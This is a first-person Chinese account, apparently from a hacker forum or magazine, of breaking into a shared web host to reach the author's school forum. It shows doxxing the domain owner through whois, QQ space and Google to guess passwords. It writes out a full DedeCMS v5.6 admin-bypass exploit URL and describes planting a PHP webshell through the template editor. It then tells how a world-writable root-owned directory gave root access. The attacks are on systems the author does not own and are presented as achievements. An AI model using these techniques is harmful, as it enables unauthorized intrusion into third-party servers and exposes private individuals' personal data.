打开我们学校的论坛www.u***n.com，在页尾发现了“Powered by Discuz! X2”。这套系统因为关注的人非常多，所以就算有什么漏洞估计早就补上了，所有先不考虑从论坛的漏洞入手。

首先想到如果能够利用社会工程学拿到管理员的密码应该是个很不错的选择，既省时又省力。于是我查了一下u***n.com这个域名的whois信息，结果如图1所示。

Name : chao [redacted] 姓名
Organization : chao [redacted]
Address : he nan sheng [redacted] ren he lu [redacted] 家庭地址
City : zh[redacted]
Province/State : henan
Country : CN
Postal Code : 4[redacted]00
Phone Number : 86[redacted]521 电话号码
Fax : 86-[redacted]521
Email : [redacted]76@qq.com 电子邮箱

图1

可以看到他用的是QQ邮箱，在他的QQ空间查看“个人档”之后得到他的生日：1988-06-26；进入他的留言板，查看他回复别人的留言得到他的手机号为：135*****871；最后通过上面这些得到的所有信息用“Google Hack”又查到了很多他的私人信息，整理后结果如图2所示。




图2

说句题外话：通过小小的一个域名就能挖掘出这么多的私人信息，大家一定要注意保护好自己的私人信息啊！

言归正传，我用他的名字、手机号、生日等信息组合猜解他的密码都没有成功，看来只能换一条思路了。

查了一下u***n.com同ip的网站，结果发现这是一台虚拟主机，如图3所示。




图3

接下来我就开始辛勤地工作了：对这些网站逐一的进行测试，希望能够找到安全弱点拿到webshell。功夫不负有心人，经过一番努力，发现www.c***6.com这个站点使用的是“dedecms v5.6”整站系统，并且后台目录是默认的“/dede/”。这个系统曾经爆出过漏洞，可以通过构造url绕过验证进入后台。构造url如下：

http://www.c*6.com/dede/login.php?dopost=login&validate=ABCD&userid=admin&pwd=admin&_POST[GLOBALS][cfg_dbhost]=127.0.0.1&_POST[GLOBALS][cfg_dbuser]=123&_POST[GLOBALS][cfg_dbpwd]=123456&_POST[GLOBALS][cfg_dbname]=admin**

（注：利用这个漏洞首先需要在本机搭建一个mysql数据库，建立数据表和数据，并且允许远程连接；url中的“userid”要填写本机数据库表中的用户名，“pwd”要填写表中的密码，“127.0.0.1”是本机的ip地址，“123”是本机mysql的用户名，“123456”是本机mysql的密码。另外关于这个漏洞的原理相信有一定基础的朋友们很容易就能看出，不懂的朋友可以自行搜索“dedecms v5.6漏洞”，在此不再赘述）。就这样成功进入了www.c***6.com的后台，如图4所示。




图4

“Dedecms v5.6”的后台拿webshell还是比较容易的，依次打开“模板”，“标签源码管理”，“增加一个新的标签”，然后把php木马的源码粘贴进去并保存，很容易就得到webshell，如图5所示。




图5

打开webshell后发现服务器的操作系统是“FreeBSD 8.1-RELEASE”，并且权限卡得很死，不能跳转到其他用户的目录，这样就没办法查看到学校论坛的数据库了。我该怎么办呢？沉思片刻，用scanport这个小工具扫描了一下服务器开放的端口，希望能够发现一点有利用价值的东西。扫描结果如图6所示。




图6

端口号为8081的那条结果引起了我的注意，因为一些虚拟主机为了方便用户管理自己的网站，会用80端口以外的端




图7

口（8080端口的比较常见）提供一个管理平台。扫描出的8081和8080十分相近，也有可能是提供某种web服务的。在浏览器中打开http://218.*.*.148:8081/，发现的确是对外提供web服务的，如图7所示。

根据经验，一般来讲虚拟主机管理平台出于管理的需要，通常该程序所在目录的权限要高于虚拟主机用户的目录权限。我用之前得到的webshell在服务器上仔细查找，终于找到了这个8081端口对应的绝对路径，并且惊喜的发现该目录是属于root的！如图8所示。




图8

请大家注意画线的“linux_expl”目录，右边的“0777”代表当前webshell对此目录是可读可写的，并且这个目录是属于root所有的，也就是说如果上传一个webshell到“linux_expl”目录里面，它将继承此目录的root权限，也就可以完全控制这台服务器了。马上上传webshell到“linux_expl”目录，用webshell自带的命令执行功能执行“whoami”命令查询当前用户，结果不出所料，果然是root，如图9所示。




图9

